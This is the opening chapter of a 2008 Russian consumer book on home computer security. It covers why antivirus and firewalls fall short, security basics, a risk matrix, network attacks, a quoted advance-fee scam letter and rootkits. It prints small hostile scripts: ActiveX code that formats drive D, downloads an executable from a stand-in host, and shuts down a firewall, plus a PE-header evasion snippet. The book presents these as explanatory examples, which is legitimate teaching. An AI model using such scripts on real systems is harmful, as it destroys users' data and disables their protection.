Олег Бойцев

на 100%

ЗАЩИТИ СВОЙ КОМПЬЮТЕР
от вирусов и хакеров

Эта книга поможет вам:

- узнать обо всех опасностях, которые грозят информации на вашем компьютере
- выбрать лучшие программы для защиты от взлома или компьютерных вирусов
- оптимально настроить защитное ПО

ПИТЕР

Олег Михайлович Бойцев

Защити свой компьютер на 100% от вирусов и хакеров

Текст предоставлен правообладателем
http://www.litres.ru/pages/biblio_book/?art=183644
Защити свой компьютер на 100 % от вирусов и хакеров.: Питер; СПб.; 2008
ISBN 978-5-388-00347-8

Аннотация

Подумайте, сколько ценной информации хранится на вашем компьютере – начиная с достаточно безобидных сведений о вас и вашей работе и заканчивая действительно конфиденциальными данными (пароли к кредитным картам, финансовые документы, личная переписка и т. д.). А теперь представьте, что ваш компьютер взломали и вся эта информация стала доступна посторонним людям. Или злобный вирус уничтожил половину содержимого жесткого диска, и вы потеряли готовый проект, который необходимо сдавать через два дня. Представили? Понравилось? Самое страшное, что эти случаи – вовсе не фантастика. Достаточно пару раз пренебречь несложными правилами компьютерной безопасности – и злоумышленнику не составит никакого труда получить доступ ко всей вашей информации, а вирусы будут плодиться на вашем компьютере

один за другим. Согласитесь, вам есть что терять – и есть что защищать. Именно для тех, кто желает защитить свой компьютер и себя от неприятных сюрпризов, и написана эта книга. С ее помощью вы научитесь защищаться от вирусов и прочих вредоносных программ, распознавать и отражать хакерские атаки, уловки интернет-мошенников, контролировать доступ к тем ресурсам, которые не должен посещать ваш ребенок.

Содержание

Олег Михайлович Бойцев

Защити свой компьютер на

100 % от вирусов и хакеров

Написание книги – нелегкий труд, успех которого невозможен без посторонней помощи.

Выражаю благодарность своим друзьям и близким, издательству "Питер", в особенности Дмитрию Гурскому и Юлии Чернушевич, и всем, кто потратил на данную работу свои силы и время.
Олег Бойцев

Введение

Добро пожаловать! Наверняка читатель, который держит в руках эту книгу, уже не понаслышке знаком с вопросами информационной безопасности вообще и компьютерной в частности. Даже если это не так и вы начинающий пользователь, то материал, приведенный в книге, должен помочь продвинуться вглубь. «Выше, быстрее, сильнее!» – именно этот девиз должен сейчас стать главным для читателя, рискнувшего укротить «стихию» мира компьютерной безопасности.

В современном мире информационных технологий работают те же звериные законы выживания, что и в живой при-

роде. Что может почувствовать человек, увидевший на экране банкомата не привычное **Выберите сумму,** а голубой экран с кнопкой **Пуск** в левом нижнем углу и бесстыжее окошко с сообщением об ошибке вместо долгожданной зарплаты?

Взлом сайтов, кража паролей и конфиденциальной информации, удаленные проникновения и вторжения – это та реальность, в которой мы живем. "Не так уж все и облачно", – скажут некоторые из читателей и будут правы лишь в том, что в действительности информация о взломах, которую обнародуют, – лишь небольшой процент от реальных инцидентов взлома.

Против чего надо защищаться в первую очередь и какими средствами это можно сделать эффективнее всего – ответы на эти вопросы читатель найдет на страницах данной книги.

Так уж повелось, что издания, посвященные компьютерной безопасности, чаще всего можно грубо разделить на те, которые рассчитаны на профессионалов, и те, что предназначены для новичков. Ко всему прочему издания подобного рода обычно рассматривают вопросы безопасности исключительно с точки зрения защиты.

Эта книга коренным образом разрушает такой стереотипный подход. Она будет одинаково полезной и интересной как для новичков, так и для продвинутых пользователей. Вопросы безопасности здесь рассмотрены как с точки зрения защиты, так и с точки зрения взлома.

Издание удачно сочетает в себе теорию и практику. Многочисленные примеры из реальной жизни и иллюстрации позволяют за считанное время овладеть навыками организации многоуровневой системы защиты от хакерских вторжений и вредоносного кода.

Усвоив материал издания, вы с легкостью сможете ответить на множество вопросов, касающихся компьютерной безопасности.

> ВНИМАНИЕ
>
> Все материалы, приведенные в книге, носят исключительно ознакомительный характер. Автор не несет никакой ответственности за использование их в злонамеренных целях.

От издательства

Ваши замечания, предложения и вопросы отправляйте по адресу электронной почты **dgurski@minsk.piter.com** (издательство «Питер», компьютерная редакция).

Мы будем рады узнать ваше мнение!

На сайте издательства **http://www.piter.com** вы найдете подробную информацию о наших книгах.

Глава 1
Введение в безопасность

- ♦ Классическая модель безопасности – это мыльный пузырь?
- ♦ Основы информационной безопасности
- ♦ Некоторые разновидности сетевых атак
- ♦ Классификация угроз безопасности веб-серверов

Цель данной главы – сформировать у читателя базовое представление о том, что же такое компьютерная безопасность. Здесь же в деталях приводится авторитетная классификация угроз безопасности веб-серверов, призванная упорядочить знания и помочь разобраться в многообразии возможных атак и их реализации. Начнем первую главу с рассмотрения классической модели безопасности.

1.1. Классическая модель безопасности – это мыльный пузырь?

Предположим, что рассматриваемая нами система (в данном контексте будем говорить об операционных системах линейки Windows) защищена межсетевым экраном и антивирусом; ко всему прочему (а это, с точки зрения взлома, можно считать одним из ключевых моментов), пользователь работает не от прав администратора!

Насколько безопасна такая система? Попробуем выяснить это вместе.

Антивирус

Нужен ли нам антивирус? «Конечно же, нужен, – скажет абсолютное большинство. – Как без антивируса-то? Чем же мы будем защищаться?».

Диски надо регулярно проверять? Вдруг "киберзараза" тихо сидит и ждет, а потом в определенный день и час отформатирует жесткий диск.

Проверять, разумеется, лучше всего регулярно – как минимум раз в неделю, как это советуют специалисты по компьютерной безопасности. Надо проверять все носители информации: само собой разумеется, жесткий диск, конечно же, дискеты, флэш-карты и обязательно компакт-диски – со-

всем не важно, что это займет у вас некоторое время, ведь безопасность превыше всего.

Обновление антивирусных баз – это вообще святое. Базы недельной давности – уже древние. Поэтому риск "подцепить заразу" со старыми базами очень велик, и это прописная истина. Выход – базы надо обновлять регулярно.

Время идет, и в один прекрасный момент у вашего антивируса заканчивается срок лицензии (если он не бесплатный, конечно), и "страж" выдает сообщение, что надо бы купить ключик, а то программа не будет полноценно работать. Ну что ж, выход есть – надо найти ключ.

Одного антивируса явно недостаточно! Все мы знаем, что для обеспечения мало-мальски приличного уровня безопасности надо установить два антивирусных продукта, а чтобы они не конфликтовали – на разные системы. Все верно.

Все было сделано правильно и работало на ура… Ничего не предвещало беды… пока в один прекрасный день система не легла-таки под новым вирусом неизвестного происхождения. Файлы были хитро переписаны вирусным кодом и/или жесткий диск зверски отформатирован. Но ведь все было сделано правильно!

Вариант 1. Вы «подцепили заразу» раньше, чем ее сигнатуры успели попасть в базы вашего антивируса, к тому же вирусом оказался не классический EXE-файл, а HTML-страница. Почему бы и нет?

Механизм работы такого вируса реализуется через уязви-

мости браузера при обработке ActiveX-объектов. Итак, начнем веселый некролог системе следующим образом (листинг 1.1).

Листинг 1.1. Устанавливаем стартовую страницу браузера

```
<APPLET ID="Sh1 "
CLASSID="CLSID:F935DC26-1CF0-11D0-
ADB9-00C04FD58A0B">
</APPLET>
<script>
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Internet
Explorer\\Main\\Start Page", "http://fuckofflamers.ru");
</script>
```

Вариант 2. Звучит кощунственно: содержимое HTML-файла, подобно патологоанатому, методично «потрошит» винчестер. Невозможно? Еще как возможно! А вот и сценарий стартовой страницы (листинг 1.2).

Листинг 1.2. HTML-код, форматирующий диск D:

```
<script>
a=new ActiveXObject("WScript.Shell");
a.run("cmd /c format d:/y",0);
 </script>
```

Вышеописанный сценарий, внедренный злоумышленником в HTML-страницу, ни много ни мало незаметно форматирует диск, указанный в коде.

Продолжим веселый некролог.

Вариант 3. Система притормаживала, и на время игры в

Counter Strike пользователь отключил антивирус. «Зараза» чувствует это и выполняет свою «культурную программу».

Вариант 4. Антивирус оказался беспомощным против нового упаковщика (упаковщик EXE-файлов, позволяющий скрыть исходный код вируса от антивирусной программы), к тому же PE-заголовок (часть EXE-файла, отвечающая за исполнение; в данном случае редактирование PE-заголовка выполнено с целью усложнения обнаружения антивирусом) вируса был мастерски отредактирован (листинг 1.3).

Листинг 1.3. Некоторый учебный пример модификации PE-заголовка

```
_PtchImSz:
mov eax, [esi + 0Ch] ; VirtualRVA(Last section)
add eax, [esi + 08h] ; VirtualSize(Last section)
mov [edi + 50h], eax
```

Вариант 5. «Зараза» успела отключить антивирус раньше, чем он ее обнаружил.

Эпикриз. Абсолютной защиты нет. Существующие варианты малоэффективны, занимают много времени и не способны обеспечить качественный уровень защиты.

Брандмауэр

Нужен ли нам брандмауэр?

Вопрос, что ли, ну совсем смешной. Конечно же нужен! А как без него-то вообще? Брандмауэр – это первый рубеж,

стоящий на страже нашей безопасности, и это уже знают даже школьники! Брандмауэр – это святое. Agnitum, Zone Alarm – кому что нравится.

Итак, брандмауэр установлен и настроен. Можно ли сказать, что компьютер защищен?

Вариант 1. На межсетевой экран был натравлен новый эксплоит (программа, эксплуатирующая уязвимость), после чего «огненная стена» превратилась в дымящуюся дыру, а пароли выхода в Интернет стали достоянием «благочестивой общественности». В данном случае не важен механизм проникновения– идея в том, что практически ни один программный продукт не застрахован от уязвимостей. Следующий код на JavaScript (листинг 1.4) – лишь пример, но…

Листинг 1.4. Просто выгружаем наш межсетевой экран (на примере Agnitum)

```
set WShell = CreateObject("WScript.Shell")
WShell.Exec " Files\Agnitum\Outpost Firewall\outpost.exe"
WScript.Sleep 200
WShell.AppActivate "Agnitum", TRUE
WScript.Sleep 100
WShell.SendKeys "{F10}{DOWN}{UP}{ENTER}"
WScript.Sleep 100
WShell.SendKeys "{ENTER}"
```

ПРИМЕЧАНИЕ

Большинство из приведенных примеров подобного рода распознаются антивирусами как самый настоящий

"зло-код" (рис. 1.1)!



Рис. 1.1. «Антивирус Касперского 7.0» распознал наш код как самого настоящего троянского коня

Вариант 2. Пароли «спионерили», используя уязвимости браузера: брандмауэр молчал как партизан, ведь в его правилах 80-й порт должен быть открыт! Пример (листинг 1.5) – реализация все того же ActiveXObject. Реакцию «Антивируса Касперского 7.0» смотрите на рис. 1.2.



Рис. 1.2. И опять наш «Касперский» оказался на высоте

Листинг 1.5. Реализация уязвимости IE посредством ActiveXObject!

```
<script>
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.OpenC'GET', "http://www.example.com/1.exe", 0);
x.Send();
var s = new ActiveXObject("ADODB.Stream");
s.Mode = 3;
s.Type = 1;
s.Open();
s.Write(x.responseBody);
s.SaveToFile("C:\\example.exe", 2);
</script>
<script language="javascript">
 function preparecode(code)
{ result = "";
```

```
lines = code.split(/\r\n/);
for (i=0; i<lines.length; i++) {
line = lines[i];
line = line.replace(/*\s+/,"");
line = line.replace(/\s+$/,"");
line = line.replace(/'/g,"\'");
line = line.replace(/[\\]/g,"\\");
line = line.replace(/[/]/g,"%2f");
if (line != '') {
result += line +'\\r\\n';
}
}
return result;
}
function doit() {
mycode = preparecode(document.all.code.value);
myURL = "file:javascript:eval(" + mycode + "')";
window.open(myURL, "_media");
}
setTimeout("doit()", 5000);
</script>
</html>
```

Вариант 3. Ни брандмауэр, ни антивирус тут вообще ни при чем. Пароли «утекли» через очередную успешно реализованную уязвимость, например, в службе LSASS (Local Security Authority Sub System). Благо же служб и сервисов

у Windows предостаточно, а переполнение буфера никто не отменял. Приводить исходный код подобного вируса, пожалуй, вообще нет смысла.

Теперь попробуем разобраться, от чьих прав безопаснее осуществлять работу: администратора или пользователя.

Разумеется, пользователя! Все знают, что любой код, запущенный с правами администратора (к вирусам это тоже, конечно, относится), может куда больше, чем с правами "смертного" пользователя.

В качестве яркого примера, иллюстрирующего "всемогущие" возможности имени администратора, можно привести следующий код (листинг 1.6). Данный HTML-код, запущенный от имени пользователя, можно считать довольно безобидным, но только до тех пор, пока он не будет запущен от имени администратора.

Листинг 1.6. Наш учебный код

```
<HTML>
OBJECT CLASSID='CLSID:10000000'
CODEBASE='C:\Windows\system32\logoff.exe'>
</OBJECT>
<HTML>
```

ПРИМЕЧАНИЕ

Приведенный сценарий, как и другие, использованные в тексте, не претендует на оригинальность (хотя бы потому, что определяется антивирусом) и является всего лишь примером.

А если человек постоянно работает от прав пользователя? Может ли это означать, что система защищена от выполнения кода, требующего административных привилегий? Да, действительно, работа с низкими привилегиями значительно повышает общий уровень безопасности системы (вспомнить хотя бы UNIX-системы, в которых работа без прав суперпользователя считается правилом хорошего тона), но не будем забывать про вредоносные программы, повышающие привилегии! Фантастика? Да никакая не фантастика.

Читателям, которые усомнятся, аргументируя свою уверенность тем, что сервисы вроде DepLoit или GetAdmin уже древность, а альтернативы им нет, достаточно лишь заглянуть на **www.securityLab.ru.**

Даже при условии, что пользователь постоянно использует run as (утилита, вызываемая из контекстного меню для вторичного входа в систему), войти в систему от "настоящего" администратора рано или поздно ему придется. "Зараза" почувствует это и выполнит свою программу.

Таким образом, наличие в системе антивирусной программы и межсетевого экрана, даже если учесть работу пользователя не от прав администратора, не может стать гарантией того, что система не будет взломана. Взлом системы с конфигурацией, описанной выше, может быть осуществлен даже непрофессионалом!

1.2. Основы информационной безопасности

Прежде чем перейти к знакомству с основами информационной безопасности, резонно заметить, что объем приведенных материалов можно считать лишь ознакомительным, но никак не исчерпывающим руководством, в силу того что полное изложение данной темы выходит за рамки книги.

Итак, информационная безопасность (ИБ) – это процесс и состояние, при котором достигается приемлемый уровень защищенности информации в процессе ее использования.

Чтобы лучше понять, что же такое ИБ, зачем она нужна и какое состояние системы можно считать небезопасным, прежде всего необходимо уяснить себе, какие цели преследует эта самая ИБ.

Выделяют пять основных целей ИБ, среди которых самыми главными можно считать следующие:

- ♦ конфиденциальность;
- ♦ доступность;
- ♦ целостность.

Под конфиденциальностью понимается доступность информации только определенному кругу лиц (например, информация под грифом "секретно" предназначена исключительно для авторизованного персонала).

Под доступностью понимается возможность получения

информации авторизованными пользователями в нужное для них время (например, банк предоставляет возможность осуществления транзакций посредством обращения пользователя к корпоративному сайту, при этом сайт должен быть доступен любому пользователю, подключившемуся к Интернету).

Под целостностью понимается гарантия существования информации в неискаженном, истинном виде (например, тот же банк должен быть уверен, что персональные данные, переданные в сеть пользователем, не искажены и верны).

Чтобы не возникло путаницы в определениях, терминах и понятиях, а также в вопросах, касающихся практического применения инструментов ИБ, уже достаточно давно были созданы стандарты информационной безопасности.

Наиболее известна оранжевая (по цвету обложки) книга Министерства обороны США. В этом документе определяется четыре уровня безопасности: D, C, B и A. По мере перехода от уровня D к A к надежности систем предъявляются все более жесткие требования. Уровни C и B подразделяются на классы C1, C2, B1, B2 и B3. Чтобы система в результате процедуры сертификации могла быть отнесена к некоторому классу, ее защита должна удовлетворять оговоренным требованиям.

Вместе с тем следует упомянуть и британский стандарт BS 7799 "Управление информационной безопасностью. Практические правила", который лег в основу международного

стандарта ISO/IEC 17799:2005, который, в свою очередь, стал базой для стандарта ISO/IEC 27001.

Следующим понятием ИБ, которое логически вытекает из представлений о стандартах информационной безопасности, является политика ИБ.

Итак, политика безопасности (от англ. security policy) представляет собой совокупность правил, установок и принципов, соблюдение которых обеспечивает приемлемый уровень безопасности/защищенности информационного пространства и инфраструктуры, непосредственно связанной с деятельностью рассматриваемой организации.

Результатом работы администратора безопасности должно стать создание документа политики ИБ.

При создании документа политики ИБ особое внимание необходимо обратить на следующие вопросы:

- что можно отнести к активам организации (данные, персонал, обслуживающая инфраструктура, материальные ценности);
- насколько чувствительна и секретна рассматриваемая информация;
- какие факторы и в каком объеме могут нанести фирме ущерб в информационном аспекте (идентификация угроз);
- насколько уязвима система для вторжения изнутри и снаружи (идентификация уязвимостей);
- каковы риски организации с учетом входных данных (угрозы, уязвимости, ущерб, активы) и что можно предпри-

нять для минимизации этих рисков.

Определение рисков ИБ и их минимизация являются, пожалуй, ключевым моментом, определяющим актуальность и эффективность политики ИБ.

Как определить, является риск для организации большим или маленьким, приемлемым или недопустимым? В простейшем случае для выяснения степени риска можно воспользоваться матрицей рисков (табл. 1.1).

Из табл. 1.1 вовсе нетрудно догадаться, что величина риска является результатом произведения входных значений (угрозы и ущерба).

Как видно из таблицы, риск можно классифицировать по уровню:

- ♦ высокий;
- ♦ средний;
- ♦ низкий.

Таблица 1.1. Матрица рисков (согласно рекомендациям NIST "Risk Management Guide for Information Technology Systems")

Угроза	Ущерб		
	Низкий — 10	**Средний — 50**	**Высокий — 100**
Высокая — 1	Низкий 10 · 1 = 10	Средний 50 · 1 = 50	Высокий 100 · 1 = 100
Средняя — 0,5	Низкий 10 · 0,5 = 5	Средний 50 · 0,5 = 25	Средний 100 · 0,5 = 50
Низкая — 0,1	Низкий 10 · 0,1 = 1	Низкий 50 · 0,1 = 5	Низкий 100 · 0,1 = 10
Уровень риска: высокий (50–100), средний (10–50), низкий (1–10)			

Понятное дело, что если организация имеет дело с высоким риском, то его необходимо нейтрализовать или в крайнем случае минимизировать.

> ПРИМЕЧАНИЕ
>
> Если анализ системы показывает, что для минимизации и/или нейтрализации риска могут потребоваться слишком большие неоправданные затраты, то целесообразно отнести такой риск к категории приемлемых. Ущерб от атаки и затраты на ее предотвращение должны быть сбалансированы!

Как правило, система с высоким уровнем риска наиболее подвержена атакам. В зависимости от источника можно выделить по крайней мере два типа атак:

- внешние атаки;
- атаки, исходящие изнутри (чаще всего ассоциированы с действием инсайдеров).

В рамках следующего раздела мы поговорим с вами о некоторых разновидностях сетевых атак, которые, как вы уже догадались, в большей своей части относятся к внешним атакам.

1.3. Некоторые разновидности сетевых атак

Сетевые атаки уже достаточно давно стали фоном современного киберпространства. Похищение конфиденциальных данных, кража паролей доступа, дефейс (взлом, результатом которого становится подмена заглавной страницы сайта) сайтов и DDoS-атаки (Distributed Denial of Service – атака с использованием множества узлов для осуществления атаки на сервер-жертву) сегодня можно считать чем-то вроде привычной обстановки того, что мы называем компьютерной сетью. Интернет это или просто локальная сеть – особой разницы нет, так как любая сеть изначально предполагает обмен данными, взаимодействие между чем-то, посредством чего-то, а это, в свою очередь, как ни крути, создает все условия для перехвата, нарушения конфиденциальности и целостности информации.

Атаки, основанные на дырах операционной системы и программного обеспечения

Данный тип можно считать наиболее распространенным видом сетевых атак: уязвимости в операционных системах и

программном обеспечении как находили, так и будут находить, ведь языки программирования невсесильны. Известный факт: чем больше размер кода, тем больше вероятность, что в нем существуют ошибки. Вот и получается: чем сложнее система, тем вероятнее, что она даст сбой. Парадоксально и закономерно одновременно.

Считается, что приложения на основе открытого кода, будучи более пластичными с точки зрения устранения программных ошибок, являются неким эталоном надежного программного кода. Для исправления вновь появившихся ошибок постоянно выпускают обновления, и, казалось бы, все не так уж и облачно. Но не тут-то было.

Недавно проведенные группой IT-специалистов при участии Министерства Национальной Безопасности США и Стэндфордского университета специальные исследования показали, что не существует Open Source-проектов с меньшим количеством ошибок, чем в программах с закрытыми исходными кодами. В последнее время сторонниками открытых проектов утверждается, что одним из главных преимуществ открытого кода является низкое количество ошибок по сравнению с закрытыми программами. Был проведен сравнительный анализ ста пятидесяти самых популярных Open Source-проектов и проприетарного кода более чем сотни компаний – более 60 млн строк на всех. Исследование показало, что Open Source-про-екты содержат ничуть не меньше ошибок, чем программы с закрытыми исходными

кодами.

Какие именно ошибки программного кода компрометируют систему на атаку извне? Самые разнообразные. В качестве самого, пожалуй, яркого примера можно привести ошибку программного кода, посредством которого возможно переполнение буфера. Именно данная проблема (переполнение буфера) лежит в основе большинства уязвимостей и на сегодняшний день является самой распространенной в области безопасности сетевого ПО. Эта уязвимость активно используется вредоносным ПО, таким как компьютерные черви (например, CodeRed, Slammer, Lovesan) и вирусы. Указанная уязвимость с успехом применяется и для организации массированных DDoS-атак, что говорит само за себя.

Вновь обнаруженные уязвимости ПО регулярно публикуются на сайтах типа **www.securityLab.ru.** Обычно описание такой уязвимости включает в себя уровень ее опасности (например, критический) и содержит соответствующие программы для реализации данной уязвимости. При наличии подобной программы у атакующего осуществление атаки – дело самого ближайшего времени. В качестве горячего примера можно привести программу KaHt, эксплуатирующую уязвимость в службе DCOM RPC (уязвимы системы с первым сервис-паком). Не менее интересный пример SMBdie – программное средство, посредством которого возможно вызвать удаленный отказ в обслуживании (рис. 1.3).

Данный вид сетевых атак можно считать самым насто-

ящим киберкощунством. Посудите сами: на мирный электронный ящик ничего не подозревающего хозяина лавинообразно посылается куча писем, содержание которых иногда может быть просто неприличным. Предложение о сотрудничестве, о выезде за границу, нигерийские письма, в которых ваш дядя из Гваделупы предлагает несметные сокровища.

Для организации атак подобного рода применяют специальные программы – мейл-бомберы. Такие приложения затопляют электронный почтовый ящик огромным количеством писем, обратный адрес которых фальшивый. Установить обратный адрес достаточно трудно даже по заголовку письма (HEAD), так как IP отправителя не имеет ничего общего с тем, что указан в заголовке. Для осуществления коварного плана злонамеренному пользователю достаточно знать адрес электронной почты жертвы.



Рис. 1.3. Программа SMBdie в действии

Мейл-бомбинг

Большинство почтовых систем имеют антиспам-фильтры, защищающие клиентов от подобных сетевых вакханалий. Все, казалось бы, в розовом свете, но почему-то, несмотря на усиливающиеся беспрецедентные меры защиты от подобного рода атак, спам приходит и приходит. Все дело, наверное, в том, что алгоритмы распространения такого мусора умнеют параллельно с интеллектуализацией систем защиты.

Основным способом рассылки спамерских сообщений было и по-прежнему остается использование сетей, созданных на основе зомбированных систем ничего не подозревающих пользователей. Можно констатировать, что спамеры активно идут по пути наращивания мощностей и развития зомби-сетей.

В качестве горячего примера мейл-бомбинга будет более чем уместно привести следующее. Итак, привожу текст письма, отправителем которого является щедрый дядька из банановой республики, готовый поделиться миллионами, ради того чтобы вы согласились на маленькую услугу.

"FROM MR USMAN KAMAL

BILL AND EXCHANGE MANAGER

BANKOF AFRICA (BOA) OUAGADOUGOU BURKINA FASO".

Письмо отправлено мистером Усманом Камалом, финан-

совым менеджером Банка Африки.

Ну что ж, для начала неплохо. Управляющий банка и все такое. Читаем дальше.

Стоп! Далее идет нечто весьма и весьма странное, можно даже сказать, ужасное – "OUAGADOUGOU"! Ну что, может, все-таки, появилась тень сомнения?

Появилась и исчезла. Пройдя через Lingvo, "OUAGADOUGOU" оказалось замечательным городом Уагадугу, а вовсе не тайным заклинанием колдунов культа Вуду. "А "BURKINA FASO"? Это что?" – спросят многие. Буркина-Фасо – это государство в Западной Африке!

Читаем дальше.

«CONFIDENCIAL»

Ну, это понятно: значит, конфиденциально, секретно.

«DEAR FRIEND, I AM THE MANAGER OF BILL AND EXCHANGE AT THE FOREIGN REMITTANCE DEPARTMENT OF BANK OF AFRICA (B.O.A) HERE IN OUAGADOUGOU, BURKINA FASO».

Дорогой друг (они уже успели с вами подружиться), я менеджер по всем самым важным финансовым вопросам вышеназванного банка африканского гогода Уагадугу.

«IN MY DEPARTMENT WE DISCOVERED AN ABANDONED SUM OF $25 000 000 (TWENTY FIVE MILLION UNITED STATE DOLLARS) IN AN ACCOUNT THAT BELONGS TO ONE OF OUR FORIEGN CUSTOMER (MR. ANDREAS SCHRANNER FROM MUNICH, GERMANY) WHO DIED

ALONG WITH HIS ENTIRE FAMILY IN JULY2006 IN A PLANE CRASH».

Читаем далее: в нашем подразделении, или отделе (что, впрочем, не так важно), мы обнаружили заброшенный, покинутый, ничей (вот так незадача) счет на $25 млн. Счет принадлежал иностранному клиенту – мистеру ANDREAS SCHRANNER из Германии, который трагически погиб в июле 2006 года вместе со всей своей семьей в авиакатастрофе.

«http://news.bbc.co.uk/1/hi/world/europe/859479.stm»

(ссылка на некий ресурс, доказывающий, что авария с указанным лицом действительно произошла)

Хм, ну что ж. По логике вещей, конечно, жалко погибшего, а как же быть с 25 млн американских долларов? Написавший это письмо утверждает, что счет никому не принадлежит. Намек что ли? Но пока это только не более чем намеки. Посмотрим, что нам пишут дальше.

"SINCE WE GOT THE INFORMATION ABOUT HIS DEATH, WE HAVE BEEN EXPECTING HIS NEXT OF KIN TO COME OVER AND CLAIM HIS MONEY BECAUSE WE CANNOT RELEASE IT, UNLESS SOMEBODY APPLIES FOR THE NEXT OF KIN OR RELATION TO THE DECEASED AS INDICATED IN OUR BANKING GUIDING AND LAW BUT UNFORTUNATELY WE LEARNT THAT HIS NEXT OF KIN DIED ALONG

WITH HIM IN THE PLANE CRASH.

THE BANKER GUIDELINE HERE A RESPONSABLE

PERSON, AND WHO THE BANK CAN INTROSSTED THIS TREASURY AS UNCLAIMED FUND.

THE RESQUEST OF FORIEGNER AS NEXT OFKININHIS BUSINESS IS OCCASSIONED

BY THE FACT THAT THE CUSTOMER WAS A FOREIGNER AND A BURKINABE

CANNOT STAND AS NEXT OF KIN TO A FOREIGNER".

С момента получения нами информации о смерти клиента мы приложили все усилия, чтобы найти кого-нибудь из ближайших его родственников, но вынуждены признать, что все его родственники погибли в авиакатастрофе. Мы ищем подходящего человека (а такой подходящий именно вы и никто другой, будьте в этом уверены!) для обналичивания счета.

По логике вещей должен возникнуть вопрос: почему этот менеджер не может найти этого "нужного" человека там, в Африке? Ответ прост: этот человек должен быть иностранцем, то есть вы именно тот, кто идеально подходит для этой цели.

«I AGREE THAT 30% OFTHIS MONEYWILL BE FOR YOU AS A RESPECT TO THE PROVISION OF A FOREIGN ACCOUNT».

И вот здесь начинается самое интересное. Господин USMAN KAMAL предлагает нам 30 % от суммы, лежащей на счете, а это ни много ни мало 7 млн 500 тыс. американских долларов (!).

"10 % WILL BE SET ASIDE FOR ANY EXPENSES INCURRED DURING THE BUSINESS AND 60 % WOULD BE FOR ME.

HEREAFTER, I WILL VISIT YOUR COUNTRY FOR DISBURSEMENT ACCORDING TO THE PERCENTAGE INDICATED THEREFORE, TO ENABLE THE IMMEDIATE TRANSFER OF THIS FUND TO YOU AS ARRANGED".

10 % от этой суммы пойдут на "производственные" расходы, а 60 % он заберет себе. После чего Усман обещает приехать в нашу страну и уладить все вопросы, касающиеся срочного перевода денег.

"YOU MUST APPLY FIRST TO THE BANK AS RELATION OR NEXT OF KIN OF THE DECEASED INDICATING YOUR BANK NAME, YOUR BANK ACCOUNT NUMBER, YOUR PRIVATE TELEPHONE NUMBER AND YOUR FAX NUMBER FOR EASY AND EFFECTIVE COMMUNICATION AND LOCATION WHERE IN THE MONEY WILL BE

REMITTED".

Чтобы стать счастливым обладателем 30 % от указанной выше суммы, необходимо сделать совсем ничего, а именно: обратиться в соответствующий банк в качестве родственника погибшего, указав реквизиты своего банковского счета, включая свой личный номер телефона и факса.

*"UPON RECEPIT OF YOUR REPLY, I WILL SEND TO YOU BY FAX OR EMAIL THE TEXT OF APPLICATION^*

После того как мистер Усман получит ваш ответ, к вам на

электронный ящик будет отправлена специальная форма заявления, которая понадобится для оговоренных выше транзакций.

«I WILL NOT FAIL TO BRING TO YOUR NOTICE THIS TRANSACTION IS HITCH-FREE AND THAT YOU SHOULD NOT ENTERTAIN ANY ATOM OF FEAR AS ALL REQUIRED ARRANGEMENTS HAVE BEEN MADE FOR THE TRANSFER».

Я обещаю, что все операции по переводу денег займут минимальное количество времени с минимальным для вас риском.

"YOU SHOULD CONTACT ME IMMEDIATELY AS SOON AS YOU RECEIVE THIS

LETTER.

TRUST TO HEAR FROM YOUIMMEDIATELY".

Постарайтесь ответить как можно быстрей.

«YOURS FAITHFULLY MR USMAN KAMAL».

С глубочайшим уважением, мистер Усман Камал.

> ПРИМЕЧАНИЕ
>
> Согласно статистике в 3 % случаев человек, получивший подобное письмо, уезжает в Африку… навсегда.

Сетевое сканирование портов

Сетевое сканирование портов включает в себя процесс автоматизированного выявления уязвимостей на удаленных

системах с последующим захватом последних. В качестве сканеров подобного рода можно привести что-нибудь вроде XSpider, Essential Net Tools, Net Bios Scaner и многие другие, активно использующиеся теми, кому это надо (рис. 1.4).

Существуют специализированные системы, упрощающие процесс хакинга до максимума. В качестве горячего примера можно привести так называемые авторутеры (англ. root – дословно "корень", "корневая директория"; подразумевается полный захват системы) – программные комплексы, последовательно сканирующие большое количество машин. Следующим после обнаружения уязвимых систем шагом "захватчика" является процесс захвата системы с установкой специализированного вредоносного ПО (черви, троянские кони и руткиты (root kit), которые, в отличие от остальных, обнаружить в системе практически невозможно; также затруднительно и лечение системы).



Рис. 1.4. Утилита XSpider в действии

Преимущества таких автоматизированных систем очевидны: за считанное время автоматизация позволяет захват-

чику просканировать сотни тысяч систем.

В качестве горячего примера можно привести краткие описания следующих руткитов (взято с **www.virusList.com),** как нельзя лучше иллюстрирующих совсем не детские возможности современного вредоносного ПО:

♦ "AFXRootkit 2005 – это Open Source-руткит, написанный на Delphi; использует code injection и hooks Windows native API для сокрытия своего процесса, modules, handles, files, ports, registry keys и т. д.";

♦ "FU Rootkit: FU может прятать процессы, поднимать привилегии процесса, обманывать Windows Event Viewer, так что суды невозможны! И даже прячет драйверы устройств (!). И все это без какого-либо взлома".

